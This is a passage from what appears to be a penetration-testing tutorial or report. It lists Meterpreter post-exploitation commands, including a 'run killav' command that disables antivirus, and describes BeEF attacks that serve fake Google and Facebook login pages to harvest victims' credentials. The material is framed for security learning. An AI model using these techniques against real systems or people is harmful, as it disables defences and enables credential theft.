The “webcam_snap” command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

search

The “search” commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.

ps

The “ps” command displays a list of running processes on the target.

killav

The ‘killav’ script can be used to disable most antivirus programs running as a service on a target.

```
meterpreter > run killav
```

```
[*] Killing Antivirus services on the target...
```

migrate

Using the “migrate” post module, you can migrate to another process on the victim

4.2 Using BeEF Browser Exploitation Framework

Using BeEF browser exploitation framework we can do 255 different kind of attacks. I am showing few of them.

Google Phishing: We can send fake google account login page to the victims. When victims will try to login we will get the victims information.




Figure 44: BeEF Google Phishing Attacker Machine




Figure 45: BeEF Google Phishing Victims Machine




Figure 46: Google Phishing, Attacker get the Victims information

Pretty Theft: We can send fake facebook/linkedin/windows/YouTube account login page to the victims. When victims will try to login we will get the victims information.




Figure 47: Pretty Theft: Attacker can send fake login pages




Figure 48: Pretty Theft: Fake Facebook login




Figure 49: Pretty Theft: Attacker get the Victims Facebook login information

Redirect Browser: We can redirect the victim's browser to different pages we want.




Figure 50: BeEF, Attacker can Redirect Victims to different pages

Conclusion

Like many security tools, the Metasploit framework and BeEF browser exploitation has great potential with some of the features that have been presented. But again like many security tools there is the possibility of misuse. It is up to the individual end user to decide how it will be used. The bad guys already possess the tools capable of doing what is now possible with the Metasploit and BeEF browser framework. Security practitioners need to know how those same bad guys might attack and what is possible.

References

- <https://www.cybrary.it/course/advanced-penetration-testing/>
- <https://www.cybrary.it/course/metasploit/>
- <https://www.cybrary.it/0p3n/protecting-yourself-against-beef-the-browser-exploitation-framework>
- <https://www.lynda.com/Linux-tutorials/Ethical-Hacking-Exploits/512724-2.html>
- <https://www.offensive-security.com/metasploit-unleashed/>
- https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf
- <https://null-byte.wonderhowto.com/how-to/perform-attack-over-wan-internet-0168583/>
- <https://null-byte.wonderhowto.com/how-to/beef-browser-exploitation-framework-project-over-wan-0168022>
- <https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheet-for-metasploits-meterpreter-0149146/>
- <https://www.cyberciti.biz/faq/linux-unix-vim-save-and-quit-command>